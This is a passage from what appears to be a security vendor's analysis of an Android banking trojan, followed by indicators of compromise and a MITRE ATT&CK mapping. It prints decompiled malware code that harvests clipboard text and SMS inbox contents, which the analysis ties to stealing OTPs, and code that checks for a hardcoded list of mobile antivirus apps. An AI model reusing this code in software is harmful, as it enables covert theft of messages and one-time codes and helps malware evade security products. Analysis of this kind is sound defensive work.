


Figure 14: Decompressed gzip data showing IP address

We suspect that with the data collected (banking details) and collecting the OTP by reading the SMS from the Notifications bar from the victim device, it is possible to transfer funds to any other account. Also, as it collects the Contacts information, it is possible to forward the apk to the contacts list, though we didn't spot any such code in the sample we analyzed.

We analyzed the C&C command 'info' and the associated APK. This command collects the clipboard and SMS data and verifies the victims' device for the presence of a hardcoded list of mobile security products, may be with the aim of disabling them or forwarding the info to the C2.

```
private String readClipboard(Context ctx) {
    CountDownLatch latch = new CountDownLatch(1);
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() {
        @Override
        public void run() {
            try {
                ClipboardManager clipboard = (ClipboardManager)ctx.getSystemService("clipboard");
                if(clipboard.hasPrimaryClip()) {
                    ClipDescription clipDescription0 = clipboard.getPrimaryClipDescription();
                    ClipData clipData0 = clipboard.getPrimaryClip();
                    if(clipData0 != null && clipDescription0 != null && (clipDescription0.hasMimeType("text/plain")))
                        String s = String.valueOf(clipData0.getItemAt(0).getText());
                        info.this.D = s;
                    }
                }
```

Figure 15: Collects the clipboard information

```
public static JSONObject b(Context context) {
    if (context == null || !a(context)) {
        return null;
    }
    JSONObject jSONObject;
    try {
        jSONObject = new JSONObject();
        JSONArray jSONArray = new JSONArray();
        Uri parse = Uri.parse("content://sms/inbox");
        try {
            context = context.getContentResolver().query(parse, null, null, null, null);
            if (context != null) {
                context.close();
            }
        } catch (Context context2) {
            context2.getMessage();
        }
        jSONObject.put("smsList", jSONArray);
    } catch (Context context22) {
        context22.getMessage();
        return null;
    }
    if (context22 != null) {
        try {
            if (context22.moveToFirst()) {
                boolean moveToNext;
                do {
                    JSONObject jSONObject2 = new JSONObject();
                    int columnIndex = context22.getColumnIndex("address");
                    int columnIndex2 = context22.getColumnIndex("body");
                    if (columnIndex >= 0 && columnIndex2 >= 0) {
                        String string = context22.getString(columnIndex);
                        String string2 = context22.getString(columnIndex2);
                        jSONObject2.put("phoneNo", string);
                        jSONObject2.put(NotificationCompat.CATEGORY_MESSAGE, string2);
                        jSONArray.put(jSONObject2);
                    }
                    moveToNext = context22.moveToNext();
                } while (moveToNext);
            }
        } catch (Throwable th) {
            try {
```

Figure 16: Collects the SMS information

```
private String at(Context c) {
    String nm = "";
    if(this.at(c, "com.Avira.android")) {
        return "Avira";
    }

    if(this.at(c, "org.malwarebytes.antimalware")) {
        return "Malwarebytes";
    }

    if(this.at(c, "com.avast.android.mobilesecurity")) {
        return "Avast";
    }

    if(this.at(c, "com.eset.ems2.gp")) {
        return "ESET";
    }

    if(this.at(c, "com.wsandroid.suite")) {
        return "McAfee";
    }

    if(this.at(c, "com.kms.free")) {
        return "Kaspersky";
    }

    if(this.at(c, "com.drweb")) {
        return "Dr.Web";
    }

    if(this.at(c, "com.antivirus.totalsecurity.cleaner.free.booster")) {
        return "360 Antivirus";
    }

    if(this.at(c, "com.avg.cleaner")) {
        return "AVG";
    }

    if(this.at(c, "com.bitdefender.security")) {
        return "Bitdefender";
    }

    if(this.at(c, "com.sophos.smsec")) {
        return "Sophos";
    }

    if(this.at(c, "com.bitdefender.antivirus")) {
        return "Bitdefender";
    }

    if(this.at(c, "com.qihoo.security.lite")) {
        return "360 Security Lite";
    }

    if(this.at(c, "com.samsung.android.lool")) {
        nm = "McAfee";
    }
```

Figure 17: Checks for the presence of security related products

Users are requested to be cautious while sharing any personal information or installing apps from any other sources apart from Google Play store. At K7, we protect all our customers from such threats. Do ensure that you protect your mobile devices with a reputable security product like K7 Mobile Security and also regularly update

and scan your devices with it. Also keep your devices updated and patched against the latest vulnerabilities. More information on securing your mobile devices is available here.

Indicators of Compromise (IoC)

Package Name	Hash	Detection Name
com.cristal.bristral.tristal.mistral	c58b2bacd7c34ef998497032448e3095	Trojan (0001140e1)
com.android.pictach	66a7fd9bd39b1ba0c097698b68fd94a7	Trojan (0001140e1)

C2:

104.234.167[.]145

MITRE ATT&CK

Tactics	Techniques
Defense Evasion	Application Discovery Obfuscated Files or Information, Virtualization/Sandbox Evasion
Discovery	Security Software Discovery, System Information Discovery
Collection	Email Collection, Data from Local System
Command and Control	Encrypted Channel, NonStandard Port
Impact	Account Access RemovalData Encrypted for Impact
